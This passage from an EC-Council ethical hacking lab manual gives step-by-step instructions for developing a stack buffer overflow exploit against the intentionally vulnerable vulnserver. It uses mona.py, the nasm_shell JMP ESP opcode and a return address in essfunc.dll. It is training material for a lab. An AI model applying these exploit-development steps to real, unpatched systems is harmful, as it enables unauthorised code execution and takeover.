


Figure 1.7.35: Hex dump window in the bottom-left corner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

99. Close **Immunity Debugger** and the vulnerable server process.

100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

TASK 7.9

Identify the Right Module

101. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.

102. Now, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




Figure 1.7.36: Paste the mona.py file in the location

103. Close the **File Explorer** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

104. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.




Figure 1.7.37: Immunity Debugger – display mona modules

105. The **Log data** pop-up window appears, which shows the protection settings of various modules.

106. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




Figure 1.7.38: Log data window – displaying mona modules

107. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

108. Switch to the **Parrot Security** virtual machine.

109. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

110. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

111. Now, type **cd** and press **Enter** to jump to the root directory.

112. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

113. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

114. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.




Figure 1.7.39: nasm_shell script to convert assembly language into hex code

115. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




Figure 1.7.40: EXIT the script

116. Switch back to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.




Figure 1.7.41: mona command to find the return address

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**, which might differ in your lab environment.

